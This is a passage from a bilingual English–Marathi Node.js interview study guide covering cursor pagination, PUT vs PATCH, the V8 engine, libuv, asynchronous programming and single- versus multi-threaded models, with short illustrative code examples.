app.get('/api/posts', async (req, res) => {
  try {
```

```

// 1. Get limit and the last seen cursor (e.g., last item's _id) from query
const limit = parseInt(req.query.limit) || 10;
const cursor = req.query.cursor;

// 2. Build the query object
let query = {};
if (cursor) {
  // Fetch posts created AFTER the cursor (assuming descending order)
  // If sorting by _id ascending, use $gt (greater than)
  query = { _id: { $gt: cursor } };
}

// 3. Fetch data from database using the cursor directly (no OFFSET needed!)
const posts = await Post.find(query)
  .sort({ _id: 1 }) // Must sort sequentially by the cursor field
  .limit(limit);

// 4. Determine the next cursor to send to the client
const nextCursor = posts.length > 0 ? posts[posts.length - 1]._id : null;

// 5. Send response
res.json({
  success: true,
  data: posts,
  pagination: {
    nextCursor: nextCursor,
    hasMore: posts.length === limit // true if we likely have more data
  }
});
} catch (error) {
  res.status(500).json({ error: "Server Error" });
}
});

```

मराठी सारांश (Offset vs Cursor):

- Offset: page number वर थेट जाता येते, पण data बदलला की duplicate / missing records.
- Cursor: नेहमी fast आणि stable, पण थेट page 50 वर जाता येत नाही.

Q. Advanced Interview Tips & Security (Senior Level)

• 1. The LIMIT Security Vulnerability (Denial of Service):

- **The Danger:** A malicious user could send `?limit=1000000` in the URL, forcing your database to fetch millions of records at once and crashing your server.
- **The Fix:** Always enforce a **Max Limit Cap** in your code. Example: `const limit = Math.min(parseInt(req.query.limit) || 10, 100);` (This ensures they can never request more than 100 records per page, regardless of what they pass).

• 2. The COUNT() Performance Bottleneck in Offset:

- **The Danger:** In Offset pagination, using `User.countDocuments()` to find `totalPages` is incredibly slow on massive tables (e.g. 50+ million rows) because it forces a full table scan on every single request.
- **The Fix:** For extremely large datasets, developers either cache the total count (e.g. in Redis) or drop the exact total count entirely (which is why Google Search says "About 10,000 results" instead of an exact number).
- **3. Keyset Pagination (Tie-Breaker sorting):**
 - **The Danger:** In Cursor pagination, what if you want to sort by `price` or `createdAt` instead of `_id`? Prices and timestamps are not unique! Two items can have the exact same price, which breaks the cursor logic.
 - **The Fix:** When doing Cursor pagination on non-unique fields, you must do **Tie-Breaker sorting** (also called Keyset Pagination). You sort by `price` first, and then use `_id` as the fallback secondary sort to guarantee a unique cursor every time.

मराठी सारांश (Pagination):

- **Pagination म्हणजे काय?** लाखो Records एकाच वेळी न दाखवता, त्याचे लहान भाग (Pages) करून दाखवणे (उदा. एका Page वर १० records).
- **फायदे:** Server ची Speed वाढते, Network वर कमी Load येतो आणि App जलद चालते.
- **Offset-based:** ह्यात आपण काही Records skip करून पुढचे Records घेतो. (सोपी पद्धत पण खूप मोठ्या Data साठी संथ).
- **Cursor-based:** ह्यात शेवटच्या Record चा ID लक्षात ठेवून त्यापुढचे Records घेतो. (खूप मोठ्या Data साठी उत्तम).
- **१. LIMIT Security:** जर user ने URL मध्ये `limit=1000000` पाठवले, तर Server कॅश होऊ शकतो. म्हणून नेहमी `Max Limit` ठरवा (उदा. जास्तीत जास्त १०० records).
- **२. COUNT() Bottleneck:** Offset pagination मध्ये खूप मोठ्या tables वर `countDocuments()` वापरणे अत्यंत संथ (slow) असते. अशा वेळी `count` वापरणे टाळा किंवा Cache करा.
- **३. Keyset Pagination (Tie-Breaker):** Cursor pagination मध्ये `price` सारख्या field वर sorting करताना, दोन records ची `price` समान असू शकते. अशा वेळी cursor चुकू नये म्हणून `price` नंतर `_id` चा वापर करा.

Interview Questions (Detailed)

Q1. What is the exact difference between PUT and PATCH?

- **PUT (Full Update):** It replaces the entire resource. If a User object has 5 fields and you only want to change the "name", sending a PUT request with only the "name" will erase the other 4 fields (unless you send all 5 fields again). It is idempotent.
- **PATCH (Partial Update):** It only modifies the specific fields you send. If you send only the "name", it updates the name and leaves the other 4 fields completely untouched.

Q2. What does "Stateless" mean in REST architecture?

- Stateless means that the server does not remember anything about the client between requests. The client must include authentication tokens, IDs, and all required data in *every single* request.

मराठी सारांश:

- Interview चा सर्वात आवडता प्रश्न: PUT आणि PATCH मध्ये काय फरक आहे?
- उत्तर: PUT संपूर्ण Data बदलून टाकतो (म्हणून जुना डेटा डिलीट होऊ शकतो जर आपण पूर्ण डेटा पाठवला नाही).
- पण PATCH फक्त तेवढाच भाग बदलतो जो आपण पाठवला आहे, बाकीचा डेटा सुरक्षित राहतो.
- **उदाहरण:** user { name, email, age }. PUT मध्ये फक्त { name } पाठवले तर email आणि age जाऊ शकतात. PATCH मध्ये फक्त name बदलते.
- **Idempotent:** PUT idempotent आहे (कितीही वेळा पाठवा, परिणाम same). PATCH नेहमी नसतो (उदा. "stock 1 ने वाढवा").
- **Stateless (Q2):** server client ची मागची माहिती लक्षात ठेवत नाही. प्रत्येक request मध्ये token / id सगळे हवे.
- **Status codes:** यशस्वी update ला 200, resource नसेल तर 404.

Quick Revision Summary

Concept / Method	Description
REST	Representational State Transfer (an architectural style for APIs).
GET / POST / DELETE	Methods to Read, Create, and Delete data.
PUT	Method to fully replace/update a resource.
PATCH	Method to partially update specific fields of a resource.
express.Router()	Used to modularize and split API routes into separate files.

SECTION 6: NODE.JS INTERNAL ARCHITECTURE

Chapter 18: Architecture (V8 Engine, Event Loop & Concurrency)


Q. Why does Node.js use the V8 Engine?

Definition:

- **V8** is an open-source, high-performance **JavaScript Engine** developed by **Google** and written in **C++**. It was originally built to power the Chrome browser.

- A JavaScript Engine is a program that reads (parses), compiles, and executes JavaScript code. V8 does this by compiling JS **directly into native machine code** — not interpreting it line-by-line.
- Node.js **embeds V8** to allow JavaScript to run outside the browser, on the server-side. This is the core reason Node.js exists!
- V8 manages two critical memory areas: the **Call Stack** (tracks function execution) and the **Heap** (stores objects and variables).

Diagram: Node.js Architecture – V8 + libuv



- **Point 1 — JIT (Just-In-Time) Compilation:**
 - Traditional interpreters read and execute code **one line at a time** (slow). Traditional compilers compile everything upfront (fast but inflexible).
 - V8 uses **JIT Compilation** — it compiles JS code **at runtime**, just before execution. It profiles "hot" (frequently used) code paths and compiles those to highly optimized machine code.
 - Result: JavaScript runs at speeds comparable to compiled languages like C++.
- **Point 2 — Garbage Collection:**
 - V8 has an automatic **Garbage Collector** that continuously scans the Heap and frees memory occupied by objects that are no longer referenced.
 - This prevents **memory leaks** and means developers don't need to manually manage memory (unlike C/C++).
 - V8 uses a **generational garbage collection** strategy — short-lived objects are collected quickly, long-lived objects are managed separately.
- **Point 3 — Why Node.js chose V8:**
 - V8 is **extremely fast**, open-source, and actively maintained by Google.
 - By embedding V8, Ryan Dahl (creator of Node.js) was able to run JavaScript on the **server-side**, sharing code between frontend and backend.

- Node.js wraps V8 with additional C++ bindings to give JS access to the OS (file system, networking, etc.) — things a browser JS engine cannot do.
- **Point 4 — Performance Optimizations (Inside V8):**
 - **Inline Caching:**
 - V8 remembers (caches) where it found a property the last time.
 - The next time the same code runs, it skips the search and goes directly there.
 - Result: repeated function calls and property lookups become much faster.
 - **Hidden Classes:**
 - JS objects have no fixed shape, so V8 secretly creates an internal "shape" (hidden class) for objects that share the same properties.
 - Objects with the same shape share the same hidden class, so property access is as fast as in C++.
 - **Tip:** Always add properties in the **same order** (for example, in the constructor) so objects share one hidden class.
- **Point 5 — Cross-Platform:**
 - V8 is written in C++ and runs on Windows, macOS and Linux.
 - That is why the same Node.js code runs on every OS.
- **Point 6 — Perfect Partner for Non-Blocking I/O:**
 - **V8** only executes JavaScript (it has no file or network access).
 - **libuv** handles async I/O (files, network, timers).
 - Together, they give fast execution plus concurrency.

Code Example: Hidden Classes – Good vs Bad Object Creation

```
// ✅ GOOD: same properties, same order → both share ONE hidden class (fast)
function User(name, age) {
  this.name = name;
  this.age = age;
}
const u1 = new User('Vishal', 25);
const u2 = new User('Amit', 30);

// ❌ BAD: different order → V8 creates DIFFERENT hidden classes (slower)
const a = {}; a.name = 'Vishal'; a.age = 25;
const b = {}; b.age = 30; b.name = 'Amit';
```

In Short:

- V8 is Google's open-source, high-performance JavaScript engine written in C++.
- It compiles JS into machine code at runtime (JIT), so code runs very fast.
- It manages memory automatically using Garbage Collection.
- It uses Inline Caching and Hidden Classes for extra speed.
- It powers both Chrome and Node.js.
- Node.js uses V8 for speed, efficiency, scalability and cross-platform support.

मराठी सारांश (V8 Engine):

- **V8 म्हणजे काय?** Google ने बनवलेले, C++ मध्ये लिहिलेले open-source JavaScript Engine. Chrome आणि Node.js दोन्ही यावर चालतात.
- **JIT Compilation:** JS code line-by-line वाचत नाही, तर runtime ला थेट machine code मध्ये बदलते. त्यामुळे खूप fast.
- **Garbage Collection:** वापरात नसलेली memory आपोआप साफ करते. Memory leak टाळते.
- **Inline Caching:** मागच्या वेळी property कुठे सापडली ते लक्षात ठेवते. पुढच्या वेळी थेट तिथे जाते.
- **Hidden Classes:** एकसारख्या objects ना एकच internal "shape" देते. म्हणून properties नेहमी एकाच क्रमाने लिहा.
- **Cross-Platform:** Windows, macOS, Linux सगळीकडे चालते.
- **V8 + libuv:** V8 JS चालवते, libuv files/network सारखे async काम करते. दोघे मिळून Node.js fast आणि non-blocking बनवतात.

Q. What is libuv?

Definition:

- **libuv** is a **multi-platform C library** that was originally developed for Node.js. It provides Node.js with its **asynchronous, non-blocking I/O capabilities**.
- It is the reason Node.js can perform operations like reading files, making network requests, and interacting with databases — all without blocking the main thread.
- libuv abstracts OS-level async mechanisms: epoll (Linux), IOCP (Windows), kqueue (macOS) — giving Node.js **cross-platform consistency**.

• Point 1 — The Event Loop:

- libuv **implements and manages the Event Loop** — the continuous cycle that checks for pending callbacks and executes them when the Call Stack is free.

• Point 2 — The Thread Pool:

- For operations that cannot be done asynchronously by the OS (like FS operations, DNS lookups, Crypto), libuv uses a **Thread Pool**.
- Default size: **4 threads**. Can be increased via: `UV_THREADPOOL_SIZE=8 node app.js`.
- These background threads handle the heavy lifting while the main JS thread stays free.

• Point 3 — What libuv handles:

- File System (fs) operations, DNS lookups, Cryptography (crypto module), TCP/UDP networking, Child Processes.

Code Example: Seeing the 4-thread pool

```
const crypto = require('crypto');
const start = Date.now();
```

```
for (let i = 1; i <= 6; i++) {  
  crypto.pbkdf2('pw', 'salt', 100000, 64, 'sha512', () => {    // runs in libuv thread pool  
    console.log(`hash ${i}: ${Date.now() - start} ms`);  
  });  
}  
  
// hashes 1-4 finish together (~4 threads), hashes 5-6 take about twice as long  
// Run with UV_THREADPOOL_SIZE=6 node app.js → all 6 finish together
```

मराठी सारांश (libuv):

- **libuv** ही C मध्ये लिहिलेली, multi-platform library आहे जी Node.js ला async, non-blocking I/O ची ताकद देते.
- **Event Loop:** libuv चे event loop चालवते. Stack रिकामा झाला की तयार callbacks चालवते.
- **Thread Pool:** default 4 threads. fs, DNS, crypto सारखी कामे, जी OS async करू शकत नाही, ती इथे होतात. UV_THREADPOOL_SIZE=8 ने वाढवता येतात.
- **Cross-platform:** Linux (epoll), Windows (IOCP), macOS (kqueue). प्रत्येक OS ची वेगळी पद्धत libuv लपवते, म्हणून Node सगळीकडे सारखा चालतो.
- **उदाहरण:** libuv म्हणजे हॉटेलचे kitchen manager. Orders (कामे) cooks (threads) मध्ये वाटतो, आणि तयार झाले की waiter (event loop) ला कळवतो.

Q. What is Asynchronous Programming in Node.js?

Concept:

- Asynchronous programming is a way of writing code so that slow operations **do not block** the main execution thread.
- Node.js **starts** a slow task (reading a file, a DB query, an API call) and **does not wait** for it to finish.
- It immediately **moves on** to the next line of code.
- When the task finishes, Node.js handles the result using a **callback**, a **Promise** or **async/await**.
- In one line: **tasks do not block the execution**.
- **Simple example:** ordering food online. You place the order and keep working. When the food arrives, the doorbell rings (callback). You don't stand at the door waiting.

Key Points:

- **Non-blocking:** Operations do not block the execution thread.
- **Does not wait:** While a previous task is still in progress, the program moves to the next task.
- **Non-deterministic:**
 - The finish order of async tasks is **not guaranteed**.
 - Example: if you start reading two files, the smaller one may finish first even though it started second.

Why Use Asynchronous Programming?

- **To avoid blocking:** One slow task never freezes the whole app.
- **To use the single thread well:** The one thread can start other tasks while waiting for a slow operation.
- **Better performance and responsiveness:** The server keeps answering other users.

Flow Comparison (Remember This):

- **Synchronous:** Start task → **wait** until it completes → move to the next task (blocking).
- **Asynchronous:** Start task → **register a callback** → move on → an event notifies when it's done → the callback runs (non-blocking).

Code Example: Asynchronous (Non-Blocking) Code

```
const fs = require('fs');

console.log('1. Start');

// readFile does NOT block: Node.js hands it to libuv and moves on
fs.readFile('bigFile.txt', 'utf-8', (err, data) => {
  if (err) return console.error(err);
  console.log('3. File read done');    // runs LATER
});

console.log('2. End (did not wait for the file!)');
```

// OUTPUT:
// 1. Start
// 2. End (did not wait for the file!)
// 3. File read done

- **Syntax:** `fs.readFile(path, options, callback)`
- **path:** The file to read.
- **options:** An encoding such as 'utf-8' (optional). Without it you get a Buffer.
- **callback(err, data):** Runs when reading finishes. `err` is `null` on success, and `data` is the file content.

In Short:

- Asynchronous programming lets Node.js start a slow task, move on without waiting, and handle the result later.
- The result is handled through callbacks, Promises or `async/await`.
- This keeps the single thread free, fast and responsive.

मराठी सारांश (Asynchronous Programming):

- **Asynchronous म्हणजे काय?** एखादे slow काम (file वाचणे, DB query, API call) सुरू करायचे आणि ते संपेपर्यंत न थांबता पुढचे काम करायचे.
- काम पूर्ण झाल्यावर Node.js आपल्याला **callback / Promise / async-await** द्वारे result देतो.
- **उदाहरण:** Online जेवण order केले. दारात उभे न राहता आपण आपले काम करतो. जेवण आल्यावर doorbell वाजते (callback).
- **Non-blocking:** एक काम दुसऱ्याला थांबवत नाही.
- **Non-deterministic:** कोणते काम आधी संपेल याची खात्री नसते. छोटी file आधी वाचून होऊ शकते.
- **का वापरतात?** Blocking टाळण्यासाठी, एकाच thread ला वाट पाहताना दुसरी कामे करू देण्यासाठी, आणि app fast व responsive ठेवण्यासाठी.
- **लक्षात ठेवा:** Sync = सुरू करा → थांबा → पुढे. Async = सुरू करा → callback नोंदवा → पुढे जा → काम झाल्यावर callback चालतो.

Q. What is the Difference between Synchronous and Asynchronous?

Concept:


- **Synchronous** code runs **in order**: each statement must finish before the next one starts, so a slow task blocks everything after it.
- **Asynchronous** code **starts** a task and continues immediately. The result is handled later by a callback, Promise or await.
- In Node.js, method names show it: `readFileSync` (sync) vs `readFile / fs.promises.readFile` (async).

Point	Synchronous	Asynchronous
Execution	Tasks run one after another, in sequence.	Tasks can start, move on and complete independently.
Waiting	The program waits for each task to finish.	The program does not wait. It moves to the next task immediately.
Nature	Blocking: one task blocks the next until it completes.	Non-blocking: tasks don't block each other.
Performance	Slower for I/O-heavy tasks (causes delays).	Faster and more efficient for I/O-heavy tasks.
Responsiveness	Can become unresponsive if a task takes long.	Stays responsive because tasks are handled concurrently.
Order	Deterministic (always the same order).	Non-deterministic (finish order may vary).


Use Cases	Simple scripts, startup config loading, CLI tools.	File handling, API calls, DB queries, timers, servers.
Example	<code>fs.readFileSync()</code>	<code>fs.readFile()</code> , <code>setTimeout()</code> , <code>fetch()</code>

Diagram: Synchronous vs Asynchronous Timeline

Synchronous (Blocking)



Asynchronous (Non-Blocking)



मराठी सारांश (Sync vs Async):

- **Synchronous:** कामे एकामागून एक. प्रत्येक काम संपेपर्यंत program थांबतो (blocking). I/O कामांसाठी slow. काम लांब असेल तर app hang होतो. साध्या scripts साठी योग्य.
- **Asynchronous:** काम सुरू करून लगेच पुढे जातो (non-blocking). I/O कामांसाठी fast. App नेहमी responsive राहतो. File handling, API calls, timers, servers साठी वापरतात.
- **Order:** Sync मध्ये क्रम नेहमी same (deterministic). Async मध्ये क्रम बदलू शकतो (non-deterministic).
- **उदाहरण:** `readFileSync()` = SYNC, `readFile()` = async.

Q. Single-Threaded vs Multi-Threaded Programming

- **Single-Threaded:**
 - The program has **only ONE main thread of execution**. All synchronous code executes in a single Call Stack — one operation at a time.
 - If a task blocks (e.g., an infinite loop or `fs.readFileSync`), the **entire program freezes** — no other requests can be handled.
 - Node.js is **single-threaded by design** for JavaScript execution. This avoids the complexity of thread management.
 - ✅ **Advantage:** Simpler code, no race conditions, no thread synchronization needed.
 - ⚠️ **Disadvantage:** CPU-heavy tasks block the entire thread.
- **Multi-Threaded:**
 - A program creates **multiple threads** that execute independently and concurrently (e.g., Java, C# servers).
 - Each thread gets its own call stack. Multiple requests can be processed truly in parallel.

-  **Problem:** Race conditions, Deadlocks, and complex synchronization logic.
- **Deadlock (Important Concept):**
 - A **Deadlock** is a situation in multi-threaded programs where two threads are **each waiting for the other to release a resource**, causing an infinite freeze.
 - Example: Thread A holds Lock 1, waits for Lock 2. Thread B holds Lock 2, waits for Lock 1. → Both frozen forever.
 -  Node.js **completely avoids deadlocks** because there is only one JS thread — no resource contention!

मराठी सारांश (Single vs Multi-Threaded):

- **Single-threaded:** एकच main thread, एकच call stack. एका वेळी एक काम. Heavy loop आला तर सगळे अडकते. Node.js JS साठी असेच आहे.
- **फायदा:** सोपा code, race condition नाही, synchronization ची गरज नाही.
- **Multi-threaded:** अनेक threads, प्रत्येकाचा वेगळा call stack, खरे parallel काम (Java, C#).
- **तोटा:** race conditions, deadlocks, गुंतागुंतीचे synchronization.
- **Deadlock:** Thread A ने Lock 1 धरला आणि Lock 2 ची वाट पाहतो. Thread B ने Lock 2 धरला आणि Lock 1 ची वाट पाहतो. दोघे कायम अडकले.
- Node.js मध्ये एकच JS thread असल्याने deadlock होत नाही.

Code Example: One blocking task freezes a single-threaded server

```
const http = require('http');
http.createServer((req, res) => {
  if (req.url === '/heavy') {
    const end = Date.now() + 5000;
    while (Date.now() < end) {} // ❌ blocks the ONE thread for 5 s
    return res.end('heavy done');
  }
  res.end('fast'); // /fast also waits 5 s while /heavy runs!
}).listen(3000);
// Fix: move CPU work to a Worker Thread (multi-threading only where needed)
```

Q. What is Single-Threaded Programming? (In Detail)

Concept:

- **Thread:** The smallest unit that can execute code (one "worker" inside a program).
- **Single-threaded** means the program has only **one main thread** of execution.
- In JavaScript (browser and Node.js), this one thread runs all your JS code, one task at a time, line by line.
- **One thread = one Call Stack.** All synchronous code runs on this one stack.
- If a task blocks (an infinite while loop or heavy calculation), the **entire program gets stuck**.

- **Simple example:** a shop with only one cashier. The cashier serves one customer at a time.

Key Points:

- **Single-threaded ≠ Synchronous:**
 - Being single-threaded does NOT mean everything runs synchronously.
 - JS handles async tasks with the **Event Loop**, **Callback Queue** and **Web APIs / libuv**.
 - It is still one thread, but the async work is managed by the event loop.
- **Concurrency via the Event Loop:**
 - JS cannot run two pieces of JS code in parallel on the main thread.
 - But it achieves **concurrency**: the event loop decides when async callbacks (timers, promises, I/O) are pushed to the call stack.
- **Advantages:**
 - **Simplicity:** No multi-thread problems (deadlocks, race conditions).
 - **Predictability:** Execution is easy to follow and debug.
 - **Low memory:** No memory spent on extra threads.
- **Disadvantages:**
 - Blocking operations stop everything (bad for CPU-heavy work).
 - True parallelism needs background workers (Web Workers in browsers, Worker Threads in Node.js).

In Short:

- JavaScript is single-threaded: it has one main thread of execution.
- That does not make it synchronous-only. Thanks to the event loop, it can handle timers, promises and I/O asynchronously.
- The model is simple, but blocking code is dangerous because it freezes the whole program.

मराठी सारांश (Single-Threaded):

- **Thread** म्हणजे code चालवणारा सर्वात लहान unit (एक कामगार).
- **Single-threaded** म्हणजे program मध्ये फक्त एकच main thread असतो. सर्व JS code तोच चालवतो, एका वेळी एकच काम.
- **उदाहरण:** दुकानात एकच cashier. तो एका वेळी एकाच customer ला serve करतो.
- **महत्वाचे:** Single-threaded म्हणजे Synchronous नाही! Event Loop मुळे JS async कामेही करू शकते.
- **फायदे:** सोपे, deadlock / race condition नाही, कमी memory.
- **तोटे:** heavy CPU काम आले तर संपूर्ण program अडकतो. त्यासाठी Worker Threads वापरावे लागतात.

Q. What is the Relation between Synchronous and Asynchronous in a Single Thread?

Concept:

- "Synchronous" and "single-threaded" are **related but NOT the same**.
- **Synchronous** describes **how tasks run**: one after another, blocking.
- **Single-threaded** describes **how many workers** there are: only one main thread.

- **Single Thread:**
 - Only one main execution thread.
 - Blocking is a **risk**, but it can be avoided with async operations (callbacks, promises, async/await).
 - **Single Thread + Async = efficient I/O handling**. This is the Node.js model.
 - Main issue: all async callbacks still depend on that one thread, managed by the event loop.
- **Synchronous:**
 - Tasks run one after another, without skipping or overlapping.
 - Blocking happens **naturally**: the next task waits until the current one finishes.
 - **Sync + Single Thread = very inefficient for long tasks** (everything freezes).
 - Main issue: blocking.

Code Example 1: Synchronous + Single Thread (Program Freezes)

```
console.log("Task 1");
while (true) {}           // infinite loop BLOCKS the only thread
console.log("Task 2");    // ❌ never runs
```

Code Example 2: Single Thread but Asynchronous (No Freeze)

```
console.log("Start");
setTimeout(() => {
  console.log("Async Task"); // runs after 1 second via the event loop
}, 1000);
console.log("End");

// OUTPUT: Start → End → Async Task
```

- **Syntax:** `setTimeout(callback, delay, ...args)`
- **callback:** The function to run later.
- **delay:** The minimum wait time in milliseconds (default 0).
- **...args:** Optional values passed to the callback.
- **Returns:** A Timeout object, which you can cancel with `clearTimeout()`.

In Short:

- Synchronous = tasks run one after another (blocking).
- Single-threaded = only one main thread.

- A single-threaded runtime like JS can still run async tasks through the event loop, which prevents blocking and allows concurrency.
- The real danger: heavy blocking code freezes the single thread, and the whole app becomes unresponsive.

मराठी सारांश (Sync आणि Single Thread चा संबंध):

- **Synchronous** = कामे **कशी** चालतात (एकामागून एक, blocking).
- **Single-threaded** = कामगार **किती** आहेत (फक्त एक).
- Single thread + Sync = लांब काम आल्यास सगळे अडकते (`while(true)` उदाहरण).
- Single thread + Async = Node.js model. Event loop मुळे thread अडकत नाही (`setTimeout` उदाहरण).
- धोका: heavy blocking code लिहिल्यास एकमेव thread अडकतो आणि संपूर्ण app बंद पडल्यासारखा होतो.

Q. What is Multithreading Programming? (In Detail)

Concept:

- Multithreaded programming is a model where a single program creates **multiple threads** that run **independently and concurrently** inside the same process.
- Each thread has its own call stack but usually **shares the same memory**, so communication between threads is fast.
- **Simple example:** a restaurant with many waiters. Each waiter serves a different table at the same time.

• Purpose:

- Execute multiple tasks in parallel.
- Improve performance for CPU-heavy (computation) work.
- Keep servers and UI apps responsive.

• How It Works (Step by Step):

1. **Request arrival:** The server receives tasks (Task1, Task2, Task3).
2. **Thread creation:** A new thread is created for each task (T1, T2, T3).
3. **Parallel execution:** Threads run at the same time, so Task2 does not wait for Task1.
4. **Result:** Tasks finish faster.

• Interview Points:

- Threads share memory, so they are lighter than multiple processes.
- Ideal for CPU-bound tasks and for handling many operations at once.

• Advantages:

- Parallel execution → better performance for CPU-heavy tasks.
- Better CPU utilization (all cores are used).
- Can handle multiple users or requests at the same time.
- Responsive UIs (games, editors).

- **Disadvantages:**

- **Complexity:** Managing many threads is hard.
- **Deadlock:** Two threads wait on each other forever.
- **Race condition:** Two threads change the same shared data at the same time, giving wrong or inconsistent results.
- **Overhead:** Too many threads use memory and CPU switching time, which can slow things down.

Diagram: Single-Threaded vs Multi-Threaded





Diagram: Deadlock



Code Example: Race Condition (Concept, pseudo-code)

```
// Shared bank balance = 100
// Thread A: read balance (100) → add 50 → write 150
// Thread B: read balance (100) → subtract 30 → write 70
// Both read 100 at the SAME time → final balance = 70 or 150 ✗
// Correct answer should be 120 → this wrong result is a RACE CONDITION
```

मराठी सारांश (Multithreading):

- **Multithreading** म्हणजे एकाच program मध्ये अनेक threads (कामगार) एकाच वेळी काम करतात आणि memory share करतात.
- **उदाहरण:** हॉटेलमध्ये अनेक waiters, प्रत्येक जण वेगळ्या टेबलला एकाच वेळी serve करतो.

- **कैसे चलते:** Request आली → प्रत्येक task साठी नवीन thread → सगळे parallel चलतात → काम लवकर संपते.
- **फायदे:** CPU heavy कामे fast, सर्व CPU cores वापरले जातात, अनेक users एकाच वेळी handle.
- **तोटे:** Complex, Deadlock (दोन threads एकमेकांची वाट पाहत कायम अडकतात), Race condition (दोघे एकाच data ला एकाच वेळी बदलतात → चुकीचा result), खूप threads झाल्यास overhead.

Q. Where is Multithreading Used?

- **Desktop Applications:** Games, video editors, image rendering tools.
- **Web Servers:** Handling many client requests at once (for example, Java/Tomcat creates a thread per request).
- **Scientific Computations:** Parallel processing of large data.
- **Database Systems:** Running queries concurrently.
- **Operating Systems:** Background tasks and I/O handling.
-  **Ideal for:** CPU-bound tasks (heavy calculations, data processing).
-  **Not ideal for:** I/O-bound tasks (waiting on disk or network). These are better handled with async I/O, as Node.js does.

Code Example: Multithreading in Node.js (worker_threads)

```
const { Worker, isMainThread, parentPort } = require('worker_threads');

if (isMainThread) {
  const worker = new Worker(__filename); // start a second thread
  worker.on('message', (sum) => console.log('Sum:', sum));
  console.log('Main thread stays free');
} else {
  let sum = 0;
  for (let i = 0; i < 1e9; i++) sum += i; // CPU-bound work off the main thread
  parentPort.postMessage(sum);
}
```

मराठी सारांश:

- Games, video editors, web servers, databases, OS मध्ये multithreading वापरतात.
- Heavy calculation (CPU-bound) कामांसाठी उत्तम.
- File / network वाट पाहण्याच्या (I/O-bound) कामांसाठी Node.js सारखे async I/O जास्त चांगले.
- **CPU-bound:** CPU सतत काम करते (video encoding, image processing, गणिते). **I/O-bound:** बहुतेक वेळ वाट पाहण्यात (DB, file, network).
- **Web servers** (Java Tomcat) प्रत्येक request साठी thread वापरतात. Node.js त्याऐवजी event loop वापरतो.
- Node.js मध्ये CPU-bound कामासाठी **Worker Threads** वापरता येतात.
- **उदाहरण:** स्वयंपाकघरात अनेक आचारी (threads) एकाच वेळी वेगवेगळे पदार्थ बनवतात. हे CPU-heavy कामासाठी उत्तम.

Q. Why is Node.js / JavaScript Not Multi-Threaded by Default?

- **Single-threaded by design:** Node.js runs JS on one main thread (V8) and uses one event loop for all operations.
- **Avoids multi-thread problems:** Multiple threads bring complexity, deadlocks, race conditions and high memory usage.
